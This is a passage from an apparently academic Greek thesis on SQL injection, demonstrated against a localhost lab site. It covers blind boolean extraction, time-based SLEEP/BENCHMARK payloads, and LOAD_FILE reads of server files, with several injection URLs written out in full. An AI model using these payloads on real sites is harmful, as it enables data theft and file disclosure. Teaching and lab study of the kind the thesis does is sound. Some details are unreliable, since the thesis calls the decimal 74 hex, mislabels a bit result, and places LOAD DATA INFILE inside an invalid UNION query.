σελίδες που η πληροφορία που εκθέτεται βασίζεται στην επιλογή του χρήστη. Για παράδειγμα ένας χρήστης πατάει έναν σύνδεσμο που εμπεριέχει μια id παράμετρο η οποία χαρακτηρίζει μοναδικά ένα προϊόν στην βάση ή ο χρήστης κάνει μια αναζήτηση. Και στις δύο περιπτώσεις ο χρήστης μπορεί να χειριστεί την έξοδο από την σελίδα με την έννοια ότι είτε ένα έγκυρο αναγνωριστικό είτε όχι μπορεί να υποβληθεί το οποίο μπορεί να επηρεάσει τι βρέθηκε και εκτέθηκε. Επειδή η σελίδα παρέχει ανατροφοδότηση είναι πιθανόν η χρήση μιας στο χρόνο βασισμένης έκθεσης ή η εκμετάλλευση που τροποποιεί τα δεδομένα να εκτεθεί από την σελίδα. Συχνά μια απλή υποβολή μιας μονής αποστρόφου είναι αρκετή να διαταράξει την ισορροπία του επερωτήματος και να δημιουργήσει ένα λάθος το οποίο θα βοηθήσει στην προβολή μιας ευπάθειας στο επερώτημα.

Το δεύτερο σενάριο έχει να κάνει με το λάθος που επιστρέφει η σελίδα όταν στην βάση ένα αίτημα με ένα επερώτημα που δεν είναι έγκυρο ενώ η υποβολή ενός έγκυρου επερωτήματος επιστρέφει περιεχόμενο που δεν είναι διαχειρίσιμο. Αυτό μπορεί να έχει αντιμετωπιστεί όταν η σελίδα έχει πολλαπλά επερωτήματα αλλά μόνο το πρώτο επερώτημα είναι ευπαθές και δεν παράγει έξοδο. Ένα δεύτερο κοινό παράδειγμα του εν λόγω σεναρίου είναι η έγχυση στις εντολές INSERT και UPDATE όπου η πληροφορία είναι γραμμένη μέσα στην βάση και δεν παράγει έξοδο αλλά μπορεί να παράγει γενικά λάθη.

Το τρίτο σενάριο έχει να κάνει με την υποβολή σπασμένων ή λανθασμένων επερωτημάτων που δεν δημιουργούν κάποιο λάθος ή επηρεάζουν την έξοδο του αποτελέσματος. Επειδή τα λάθη δεν επιστρέφονται σε αυτή την κατηγορία των τυφλών εγχύσεων επερωτημάτων οι επιθέσεις που βασίζονται στον χρόνο ή οι επιθέσεις που παράγουν παρενέργειες είναι πιο επιτυχημένες επιθέσεις για να αναγνωρίσουν ευπαθείς παραμέτρους.

4.5 Τεχνικές έγχυσης επερωτημάτων

Έχοντας δει τον ορισμό της τυφλής έγχυσης επερωτημάτων μπορούμε να προχωρήσουμε σε τεχνικές που εκμεταλλεύονται αυτές τις ευπάθειες. Οι τεχνικές χωρίζονται σε δύο κατηγορίες: στις συμπερασματικές τεχνικές και στις εναλλακτικές(εκτός εύρους κανάλι τεχνικές).Παρακάτω περιγράφεται ένα πακέτο

από επιθέσεις που χρησιμοποιούν την γλώσσα των δομημένων επερωτημάτων για να κάνουν ερωτήσεις σχετικά με την βάση και σιγά σιγά εξάγουν πληροφορίες συμπεραίνοντας ένα bit κάθε φορά ενώ ο τελευταίος χρησιμοποιεί μηχανισμούς για να εξάγει κατευθείαν μεγάλα κομμάτια πληροφορίας μέσω ενός διαθέσιμου εκτός εύρους κανάλι. Για την επιλογή ποιας μεθόδου είναι καλύτερη για την περίσταση που θα αντιμετωπιστεί εξαρτάται από την συμπεριφορά της ευπαθής πηγής. Οι τύποι των ερωτήσεων που πρέπει να ερωτηθούν είναι κατά πόσο η πηγή επιστρέφει ένα γενικό λάθος κατά την υποβολή ενός σπασμένου επερωτήματος και κατά πόσο η πηγή επιτρέπει να ελέγχει ο επιτιθέμενος την έξοδο της σελίδας.

4.5.1 Συμπερασματικές τεχνικές

Στην πλειοψηφία τους οι συμπερασματικές τεχνικές μπορούν να εξάγουν μόλις ένα bit πληροφορίας παρατηρώντας την απάντηση από το συγκεκριμένο επερώτημα. Η παρατήρηση είναι το κλειδί καθώς η απάντηση θα έχει μια συγκεκριμένη υπογραφή όταν το bit στην ερώτηση είναι 1 και σε διαφορετική απάντηση όταν το bit είναι 0. Η πραγματική διαφορά στην απάντηση εξαρτάται από την συνάγουσα συσκευή που επιλέγει ο επιτιθέμενος να χρησιμοποιήσει αλλά η επιλογή βασίζεται πάντα στον χρόνο απόκρισης, στο περιεχόμενο της σελίδας, στα λάθη της σελίδας ή και σε συνδυασμό όλων αυτών. Οι συμπερασματικές τεχνικές επιτρέπουν την έγχυση μιας διακλάδωσης μέσα στο επερώτημα προσφέροντας δύο μονοπάτια όπου η διακλάδωση έχει τις ρίζες της στην κατάσταση του bit που ενδιαφέρει τον επιτιθέμενο. Με άλλα λόγια ο επιτιθέμενος εισάγει ένα ψευδό IF μέσα στο επερώτημα: IF x THEN y ELSE z. Τυπικά το χ λέει κάτι σε γενικές γραμμές του τύπου «Είναι η τιμή του bit 2;» και τα y και z είναι δύο διαφορετικές επιλογές των οποίων η συμπεριφορά είναι τελείως διαφορετική ανάλογα με το ποια επιλογή διάλεξε ο επιτιθέμενος. Μετά την εκμετάλλευση του συμπεράσματος που βγήκε ο επιτιθέμενος παρατηρεί ποια απάντηση επιστράφηκε η y ή η z. Αν ακολουθήθηκε η επιλογή y ο επιτιθέμενος γνωρίζει ότι η τιμή του bit είναι 1 αλλιώς το bit είναι 0. Το ίδιο αίτημα επαναλαμβάνεται μετακινούμενο κατά μία θέση κάθε φορά. Το bit της εξαγώμενης πληροφορίας δεν είναι απαραίτητα bit πληροφορίας αποθηκευμένη

στην βάση. Επίσης μια άλλη ερώτηση που μπορεί να γίνει είναι «Είμαι συνδεδεμένος σαν διαχειριστής» ή «είναι αυτή βάση MySQL;». Εδώ το bit πληροφορίας που εξάγεται δεν είναι bit πληροφορίας αλλά είναι πληροφορία ρύθμισης ή πληροφορία σχετικά με τα δεδομένα. Ωστόσο ρωτώντας αυτές ερωτήσεις εξακολουθεί να βασίζεται στο γεγονός ότι μπορεί να δώσει μια διακλάδωση για εκμετάλλευση ώστε η απάντηση στην ερώτηση είναι είτε αληθής είτε ψευδής. Πολλές φορές γίνεται προσπάθεια να εξεταστεί κάθε χαρακτήρας στο όνομα χρήστη για παράδειγμα σε όλη την αλφαβήτα (συν τα ψηφία τα οποία δεν είναι αλφαριθμητικά) γεγονός πολύ χρονοβόρο και σίγουρα καθόλου αποτελεσματικό για εξαγωγή δεδομένων. Για να βρούμε το όνομα χρήστη θα πρέπει να σταλούν 112 αιτήσεις. Μια άλλη συνέπεια αυτής της προσέγγισης είναι ότι κατά την ανάκτηση δυαδικών δεδομένων θα μπορούσε να υπάρχει ένα αλφάβητο 256 χαρακτήρων που να αυξήσει δραματικά των αριθμό των αιτήσεων. Δύο μέθοδοι μπορούν να βελτιώσουν την αποδοτικότητα της συμπερασματικής ανάκτησης: Η μέθοδος bit-by-bit και η δυαδική αναζήτηση. Και οι δύο μέθοδοι είναι ασφαλής. Η δυαδική αναζήτηση χρησιμοποιείται περισσότερο για την εξαγωγή της τιμής ενός byte χωρίς να χρειάζεται να ψαχθεί όλο το αλφάβητο. Συγκεκριμένα η τιμή του byte μπορεί να βρεθεί με οχτώ αιτήσεις. Αυτό διαισθητικά αποδεικνύεται μετρώντας τον αριθμό των φορών που μπορεί να διαιρεθεί διαδοχικά το 256 στο μισό του και να μην επιστραφεί ακέραιο πηλίκο. Έστω λοιπόν ότι ο επιτιθέμενος ψάχνει στην στήλη s_name πίνακα students την πρώτη εγγραφή. Αυτό που έχει να κάνει είναι το παρακάτω:

http://localhost/MySchool/teachers.php?id3=7 and 1=0 union select ASCII (SUBSTRING (s_name,1,1))>127,null,null,null,null,null from students

Το παραπάνω επερώτημα επέστρεψε λάθος οπότε η τιμή που ψάχνει ο επιτιθέμενος είναι μικρότερη του 127. Τώρα δοκιμάσει το μισό του 127 που είναι το 63.

http://localhost/MySchool/teachers.php?id3=7 and 1=0 union select ASCII (SUBSTRING(s_name,1,1))>63,null,null,null,null,null from students

Το παραπάνω επερώτημα επέστρεψε σωστό οπότε η τιμή που ψάχνει ο επιτιθέμενος είναι μεγαλύτερη από το 63. Τώρα δοκιμάσει το μισό ανάμεσα από το 63 και το 127 που είναι το 95.

http://localhost/MySchool/teachers.php?id3=7 and 1=0 union select ASCII(SUBSTRING (s_name,1,1))>95,null,null,null,null,null from students

Το παραπάνω επερώτημα επέστρεψε λάθος οπότε η τιμή που ψάχνει ο επιτιθέμενος είναι μικρότερη από το 95. Τώρα δοκιμάσει το μισό ανάμεσα από το 63 και το 95 που είναι το 79 .

http://localhost/MySchool/teachers.php?id3=7 and 1=0 union select ASCII(SUBSTRING (s_name,1,1))>79,null,null,null,null,null from students

Το παραπάνω επερώτημα επέστρεψε λάθος οπότε η τιμή που ψάχνει ο επιτιθέμενος είναι μικρότερη από το 79. Τώρα δοκιμάσει το μισό ανάμεσα από το 63 και το 79 που είναι το 71.

http://localhost/MySchool/teachers.php?id3=7 and 1=0 union select ASCII(SUBSTRING (s_name,1,1))>71,null,null,null,null,null from students

Το παραπάνω επερώτημα επέστρεψε σωστό οπότε η τιμή που ψάχνει ο επιτιθέμενος είναι μεγαλύτερη από το 71. Τώρα δοκιμάσει το μισό ανάμεσα από το 71 και το 79 που είναι το 75.

http://localhost/MySchool/teachers.php?id3=7 and 1=0 union select ASCII(SUBSTRING (s_name,1,1))>75,null,null,null,null,null from students

Το παραπάνω επερώτημα επέστρεψε λάθος οπότε η τιμή που ψάχνει ο επιτιθέμενος είναι μικρότερη από το 75. Τώρα δοκιμάσει το μισό ανάμεσα από το 71 και το 75 που είναι το 73

http://localhost/MySchool/teachers.php?id3=7 and 1=0 union select ASCII (SUBSTRING(s_name,1,1))>73,null,null,null,null,null from students

Το παραπάνω επερώτημα επέστρεψε σωστό οπότε η τιμή που ψάχνει ο επιτιθέμενος είναι μεγαλύτερη από το 73. Τώρα δοκιμάσει το μισό ανάμεσα από

το 73 και το 75 που είναι το 74 το οποίο θα επιστρέψει λάθος οπότε το εξαγόμενο byte σε δεκαεξαδική μορφή είναι το 74 όπου στο κώδικα ascii αντιπροσωπεύει το γράμμα J. Αυτή η διαδικασία συνεχίζεται για όλα τα bit που απαρτίζουν την εγγραφή. Κάθε φορά που γίνεται μια καινούρια αναζήτηση το μόνο που αλλάζει είναι το δεύτερο όρισμα μέσα στην SUBSTRING που υποδηλώνει την θέση που γίνεται η αναζήτηση. Ένας διαφορετικός τρόπος που μπορεί να γίνει η δυαδική αναζήτηση είναι ο παρακάτω.

http://localhost/MySchool/teachers.php?id3=7 and 1=0 union select ASCII(SUBSTRING (s_name,1,1)) & 128=128,null,null,null,null,null from students (false → 0)

http://localhost/MySchool/teachers.php?id3=7 and 1=0 union select ASCII(SUBSTRING (s_name,1,1)) & 64=64,null,null,null,null,null from students (true → 1)

http://localhost/MySchool/teachers.php?id3=7 and 1=0 union select ASCII(SUBSTRING (s_name,1,1)) & 32=32,null,null,null,null,null from students (false → 0)

http://localhost/MySchool/teachers.php?id3=7 and 1=0 union select ASCII(SUBSTRING (s_name,1,1)) & 16=16,null,null,null,null,null from students (false → 0)

http://localhost/MySchool/teachers.php?id3=7 and 1=0 union select ASCII(SUBSTRING (s_name,1,1)) & 8=8,null,null,null,null,null from students (true → 1)

http://localhost/MySchool/teachers.php?id3=7 and 1=0 union select ASCII(SUBSTRING (s_name,1,1)) & 4=4,null,null,null,null,null from students (false → 0)

http://localhost/MySchool/teachers.php?id3=7 and 1=0 union select ASCII(SUBSTRING (s_name,1,1)) & 2=2,null,null,null,null,null from students (false → 1)

http://localhost/MySchool/teachers.php?id3=7 and 1=0 union select ASCII(SUBSTRING (s_name,1,1)) & 1=1,null,null,null,null,null from students (false → 0)

Αν μπουν στην σειρά τα 0 και τα 1 θα δημιουργηθεί μια δυαδική λέξη η 01001010 η οποία στο δεκαεξαδικό είναι το 74 και στο αλφαριθμητικό είναι το J. Με την ίδια διαδικασία όπως και πριν αλλάζει το 2ο όρισμα στην SUBSTRING για να συνεχιστεί η αναζήτηση στο επόμενο bit. Επειδή κατά γενική ομολογία ακόμα και η δυαδική αναζήτηση είναι χρονοβόρα αν τα δεδομένα είναι πολλά έχουν αναπτυχθεί κάποια εργαλεία που θα βοηθήσουν στο να μειωθεί ο χρόνος.

4.5.2 Τεχνικές εναλλακτικού καναλιού

Η δεύτερη κατηγορία μεθόδων για την εξαγωγή δεδομένων στην τυφλή έγχυση επερωτημάτων είναι τα εναλλακτικά κανάλια, και αυτό που καθορίζει τις μεθόδους αυτές εκτός από τις συμπερασματικές τεχνικές βασίζεται στην απάντηση που θα σταλεί από την ευπαθή σελίδα. Αυτό περιλαμβάνει κανάλια όπως το σύστημα ονομάτων χώρων (Domain Name System), το ηλεκτρονικό ταχυδρομείο και τις αιτήσεις του πρωτοκόλλου μεταφοράς υπερκειμένου(HTTP). Ένα επιπλέον χαρακτηριστικό των τεχνικών εναλλακτικού καναλιού είναι ότι γενικά επιτρέπει την ανάκτηση μεγάλων κομματιών πληροφορίας και όχι κάθε φορά bit ανά bit κάτι το οποίο τις κάνει αρκετά ελκυστικές προς χρήση. Αντί να χρησιμοποιούνται οχτώ αιτήσεις για την ανάκτηση ενός μόνο byte, με μία μόνο αίτηση να ανακτηθούν διακόσια bytes. Ωστόσο οι περισσότερες τεχνικές εναλλακτικού καναλιού απαιτούν μεγαλύτερη εκμετάλλευση συμβολοσειρών από ότι οι τεχνικές συμπεράσματος.

4.6 Χρήση τεχνικών βασισμένες στο χρόνο


Σε αυτή την ενότητα θα χρησιμοποιηθεί ένας μηχανισμός βασισμένος στο χρόνο που μπορεί να χρησιμοποιηθεί και με τις δύο μεθόδους. Ένα χαρακτηριστικό που έχει κάθε απάντηση είναι η χρονική διαφορά που υπάρχει μεταξύ της αίτησης που υποβλήθηκε και της απάντησης όταν έφτασε. Αν κάποιος μπορεί να «παγώσει» μια απάντηση για μερικά δευτερόλεπτα όταν η συγκεκριμένη κατάσταση είναι

αληθής(όχι όταν είναι ψευδής) υπάρχει ένα σημάδι που εξυπηρετεί και τις δύο μεθόδους. Πιο συγκεκριμένα η εισαγωγή καθυστερήσεων σε επερωτήματα δεν είναι μια τυποποιημένη ικανότητα των βάσεων δεδομένων κάθε βάση έχει το δικό της τρόπο για την εισαγωγή καθυστέρησης. Εδώ θα χρησιμοποιηθεί η βάση της MySQL.

4.6.1 Καθυστερήσεις MySQL

Η MySQL έχει δύο πιθανές μεθόδους για την εισαγωγή καθυστερήσεων σε επερωτήματα εξαρτώμενη από την έκδοση της MySQL. Αν η έκδοση είναι η 5.0.12 ή μεταγενέστερη η συνάρτηση SLEEP() είναι αυτή που θα «παγώσει» το επερώτημα για ένα συγκεκριμένο αριθμό δευτερολέπτων (και χιλιοστών του δευτερολέπτου αν χρειαστεί). Παρακάτω φαίνεται το επερώτημα το οποίο τρέχει και καθυστερεί την απάντηση για τρία δευτερόλεπτα.

http://localhost/MySchool/teachers.php?id3=1 and 1=0 union select sleep(3.00), null ,null, null, null,null



Εικόνα 47: Χρήση της συνάρτησης sleep()

Για τις εκδόσεις της MySQL που δεν έχουν την συνάρτηση sleep() μπορούν να χρησιμοποιήσουν την συνάρτηση BENCHMARK() που συντάσσεται ως εξής BENCHMARK (N, έκφραση) όπου η έκφραση είναι κάποιο είδος επερωτήματος και N είναι ο αριθμός των φορών που θα επαναληφθεί η εκτέλεση. Η πρωταρχική διαφορά μεταξύ της SLEEP() και της BENCHMARK() είναι ότι η BENCHMARK() εισάγει μια μεταβλητή για την καθυστέρηση στο επερώτημα ενώ η SLEEP() εισάγει μια σταθερή καθυστέρηση. Αν η βάση τρέχει κάτω από

βαρύ φόρτωμα η BENCHMARK() θα τρέξει πολύ πιο αργά επειδή η καθυστέρηση επιτείνεται αντί να μειώνεται η χρησιμότητα της BENCHMARK() στις επιθέσεις συμπεράσματος παραμένει. Επειδή οι εκφράσεις εκτελούνται πολύ γρήγορα χρειάζεται να τρεχτούν πολλές φορές για να φανούν οι καθυστερήσεις στα επερωτήματα και το N μπορεί να πάρει τιμές πάνω από το 1.000.000.000. Η έκφραση πρέπει να είναι κλιμακούμενη ώστε οι συναρτήσεις να επιστρέφουν τιμές που είναι χρήσιμες. Παρακάτω είναι μερικά παραδείγματα της συνάρτησης BENCHMARK() στην MySQL.

http://localhost/MySchool/teachers.php?id3=2 and 1=0 union SELECT BENCHMARK(100000,SHA1(current_user)),null,null,null,null,nullfrom students

http://localhost/MySchool/teachers.php?id3=2 and 1=0 union SELECT BENCHMARK (100000, (SELECT 1)),null,null,null,NULL,NULL from students

http://localhost/MySchool/teachers.php?id3=2 and 1=0 union SELECT BENCHMARK (100000, RAND()),null,null,null,NULL,NULL from students

Όλα αυτά είναι πολύ καλά αλλά το θέμα που προκύπτει είναι πως μπορεί να εφαρμοστεί ένα συμπέρασμα που βασίζεται στην έγχυση επερωτημάτων χρησιμοποιώντας καθυστέρηση στα επερωτήματα. Στο παρακάτω παράδειγμα θα χρησιμοποιηθεί ο πίνακας teachers ο οποίος αποθηκεύει στις στήλες του το id3, t_name, t_surname, speciality, email, grafeio. Τρέχει ο επιτιθέμενος την σελίδα http://localhost/MySchool/teachers.php?id3=2 και το επερώτημα που τρέχει από πίσω στην βάση είναι το εξής:

SELECT COUNT(*) FROM students WHERE id3=’2’;

Το πιο απλό συμπέρασμα που μπορεί να βγάλει ο επιτιθέμενος είναι να το τρέξει το επερώτημα σαν ο αρχικός χρήστης. Οι μέθοδοι είναι δύο. Ο ένας είναι με την sleep() :

SELECT COUNT(*) FROM students WHERE id3=’2’ UNION SELECT IF(SUBSTRING(USER(), 1,4)=’root’,SLEEP(5),1)

και ο άλλος είναι με την χρήση της BENCHMARK() :

SELECT COUNT(*) FROM students WHERE id3=’2’ UNION SELECT IF(SUBSTRING(USER(), 1,4)=’root’,BENCHMARK(1000000,RAND()),1)

Εδώ θα γίνει μια επισήμανση ότι η λέξη root πολλές φορές αντικαθίσταται από την δεκαεξαδικής της μορφή που είναι η 0x726f6f74 για την αποφυγή των μονών αποστρόφων και η χρήση του # για να φύγουν ότι υπάρχει μετά το επερώτημα που έχει εισάγει ο επιτιθέμενος. Τα επερωτήματα που θα τρέξουν στην στο url είναι τα εξής:

http://localhost/MySchool/teachers.php?id3=2 and 1=0 union select null,null,null,null, null, if(sub string(user(),1,4)=0x726f6f74,sleep(5),1)

http://localhost/MySchool/teachers.php?Id3=2 and 1=0 union select null, null, null,null,null,if(substring(user(),1,4)=0x726f6f74,benchmark(100000000,rand()),1)

Εκμετάλλευση της δυαδικής αναζήτησης στην MySQL

Το επόμενο παράδειγμα είναι για συμβολοσειρές.

UNION SELECT IF(ASCII(SUBSTRING((...),i,1))>k, SLEEP(1),1)#

UNIONSELECT IF(ASCII(SUBSTRING((...),1,1))>k,BENCHMARK(100000,RAND()),1)#

Το επόμενο παράδειγμα για αριθμητικέ μεταβλητές

IF(ASCII(SUBSTRING((...),i,1))>k,SLEEP(5),1)#

IF(ASCII(SUBSTRING((...),i,1))>k,BENCHMARK(1000000, RAND()),1)#

Εικόνα 48: Χρήση της συνάρτησης «sleep»

ΚΕΦΑΛΑΙΟ 5

Η ΕΚΜΕΤΑΛΛΕΥΣΗ ΤΟΥ ΛΕΙΤΟΥΡΓΙΚΟΥ ΣΥΣΤΗΜΑΤΟΣ

5.1 Εισαγωγή

Σε αυτό το κεφάλαιο θα εξεταστεί η πρόσβαση στο σύστημα αρχείων για το διάβασμα δεδομένων και το ανέβασμα αρχείων. Επίσης υπάρχουν ένας αριθμός τεχνικών για την εκτέλεση αυθαίρετων εντολών στο λειτουργικό σύστημα το οποίο θα επιτρέψει σε έναν επιτιθέμενο να επεκτείνει την έρευνα του στην βάση. Ο λόγος που χρησιμοποιείται έγχυση επερωτημάτων για την επίθεση σε ένα λειτουργικό σύστημα είναι πρωταρχικά για να αποκτήσει ο επιτιθέμενος μεγαλύτερη ευχέρεια στις κινήσεις του πάνω στην βάση. Αυτό σημαίνει ότι μια απλή εφαρμογή μπορεί να χρησιμοποιηθεί για περαιτέρω επιθέσεις σε άλλα λειτουργικά συστήματα στην περιοχή του διακομιστή της βάσης δεδομένων. Επίσης ένας άλλος λόγος που χρησιμοποιείται έγχυση επερωτημάτων σε τέτοιου είδους επίθεση είναι ότι παρουσιάζεται μιας πρώτης τάξης ευκαιρία στον επιτιθέμενο να εισέλθει στην βάση μέσω μιας «ρωγμής» όπου οι γραμμές μεταξύ παραδοσιακών μη-ταυτοποιημένων και ταυτοποιημένων επιθέσεων είναι κάτω από την ίδια στέγη. Οι διαχειριστές ενός συστήματος και οι διαχειριστές βάσεων δεδομένων δίνουν προτεραιότητα σε μια ευπάθεια με βάση την αξιοποίηση που μπορεί να χει από έναν ανώνυμο χρήστη. Επιπλέον ευκαιρίες εκμετάλλευσης που απαιτούν έναν εξουσιοδοτημένο χρήστη συχνά μπαίνουν σε δεύτερη μοίρα ενώ άλλες πιο επείγουσες καταστάσεις λαμβάνουν την προσοχή. Ο επιτιθέμενος αξιοποιώντας ένα σφάλμα έγχυσης επερωτήματος μετατρέπει το ρόλο του από εκείνη των μη εξουσιοδοτημένων ανώνυμων χρηστών σε αυτό που είναι εξουσιοδοτημένος για να χρησιμοποιηθεί για την σύνδεση του με την βάση δεδομένων.

5.2 Πρόσβαση στο σύστημα άρχειων

Η πρόσβαση στο σύστημα αρχείων της διαχείρισης βάσεων δεδομένων είναι κάτι πολλά υποσχόμενο για έναν επίδοξο εισβολέα. Σε ορισμένες περιπτώσεις αυτό

είναι προάγγελος επίθεσης στο λειτουργικό σύστημα(για παράδειγμα η εύρεση αποθηκευμένων διαπιστευτηρίων για το μηχάνημα). Σε άλλες περιπτώσεις θα μπορούσε να είναι απλώς μια προσπάθεια να παρακαμφθεί η άδεια της ίδιας της βάσης όπως για παράδειγμα η MySQL παραδοσιακά αποθηκεύει τα αρχεία των βάσεων σε μορφή ASCII στο σύστημα επιτρέποντας μια επίθεση ανάγνωσης να διαβάσει τα περιεχόμενα των επιπέδων αδείας της βάσης δεδομένων.

5.3 Διάβασμα αρχείων

Η ικανότητα να διαβάζονται αυθαίρετα αρχεία στον διακομιστή που τρέχει την βάση δεδομένων προσφέρει ένα μεγάλο κίνητρο στον επίδοξο επιτιθέμενο. Η ερώτηση που τίθεται άμεσα είναι τι αρχεία διαβάζονται. Η απάντηση προφανώς εξαρτάται από τις διαθέσεις και το τι ψάχνει ο επιτιθέμενος. Σε μερικές περιπτώσεις ο στόχος μπορεί να είναι έγγραφα οι δυαδικά αρχεία του διακομιστή ενώ σε άλλες περιπτώσεις ο επιτιθέμενος μπορεί να ελπίζει να βρει διαπιστευτήρια κάποιου είδους για την περαιτέρω επίθεση του. Ανεξάρτητα από τον στόχο ο εισβολέα θέλει να είναι σε θέση να διαβάσει τόσο κείμενο ASCII όσο και δυαδικά αρχεία. Ένα προφανές ερώτημα που προκύπτει είναι πως ο επιτιθέμενος είναι σε θέση να δει αυτά τα αρχεία με την προ- υπόθεση ότι είναι σε θέση να εξαναγκάσει τη βάση σε ανάγνωση. Με άλλα λόγια ο στόχος αυτού του κεφαλαίου είναι να γίνει κατανοητό πως ένας επιτιθέμενος μπορεί να δει τα περιεχόμενα των αρχείων του συστήματος σαν μέρος της έγχυσης επερωτήματος.

MySQL

Η MySQL παρέχει την δυνατότητα να διαβάζεται ένα αρχείο στην βάση μέσω των εντολών LOAD DATA INFILE και της LOAD_FILE. Σύμφωνα με το εγχειρίδιο της MySQL η LOAD DATA INFILE διαβάζει τις στήλες από το κείμενο και τις τοποθετεί σε ένα πίνακα. Το όνομα του αρχείου πρέπει να δοθεί σαν συμβολοσειρά. Παρακάτω φαίνεται η χρήση της LOAD DATA INFILE. Γίνεται δημιουργία ενός αρχείου που ονομάζεται users.txt και έχει τις παρακάτω εγγραφές μέσα και τοποθετείται στον αρχικό φάκελο της ιστοσελίδας MySchool:

haroon meer haroon@fakedomain.com 1 4 6

Dafydd Stuttard mail@fakedomain.net 1 3 3

Dave Hartley dave@fakedomain.co.uk 1 2 3

Rodrigo Marcos rodrigo@fakedomain.com 1 3 2

Gary Oleary-Steele garyo@fakedomain.com 1 3 2

Joe Hemler joe@fakedomain.com 1 2 1

Marco Slaviero marco@fakedomain.com 1 2 2

Alberto Revelli r00t@fakedomain.net 1 2 2


Alexander Kornbrust ak@fakedomain.com 1 2 2

Εν συνεχεία τρέχει το επόμενο επερώτημα στην βάση και η εγγραφές μπαίνουν σε στήλες

UNION SELECT load data infile ‘c:/wamp/www/MySchool/users.txt’

Η δεύτερη εντολή είναι η LOAD_FILE η οποία επιτρέπει κατευθείαν να διαβάσεις δεδομένα και σίγουρα είναι πιο ενδιαφέρον από την προκάτοχο της. Έστω λοιπόν ότι ο επιτιθέμενος έχει βρει ένα πίνακα και έχει εμφανίσει κάποιες εγγραφές. Για να προχωρήσει στην χρήση της συνάρτησης θα πρέπει να γνωρίζει την ακριβή διεύθυνση που βρίσκεται στον διακομιστή της σελίδας πράγμα που έχει ειπωθεί σε προηγούμενο κεφάλαιο. Έχοντας πλέον το μονοπάτι του αρχείου της βάσης θα εκτελέσουμε το παρακάτω επερώτημα:

http://localhost/MySchool/teachers.php?id3=1 and 1=0 union select load_file ('C:/wamp/bin/mysql/mysql5.0.51b/data/mysql/help_category.MYD'),null,null, null,null,null



Εικόνα 49: Χρήση της εντολής load_file

Εδώ θα πρέπει να τονιστεί ότι η πρόσβαση στο σύστημα αρχείων με αυτό τον τρόπο απαιτεί ο χρήστης να έχει δικαιώματα για το αρχείο και το αρχείο να έχει άδεια για ανάγνωση. Η σύνταξη της εντολής LOAD_FILE απαιτεί από τον επιτιθέμενο να χρησιμοποιήσει μονά εισαγωγικά το οποίο δημιουργεί πρόβλημα λόγω του φιλτραρίσματος κακόβουλων χαρακτήρων.

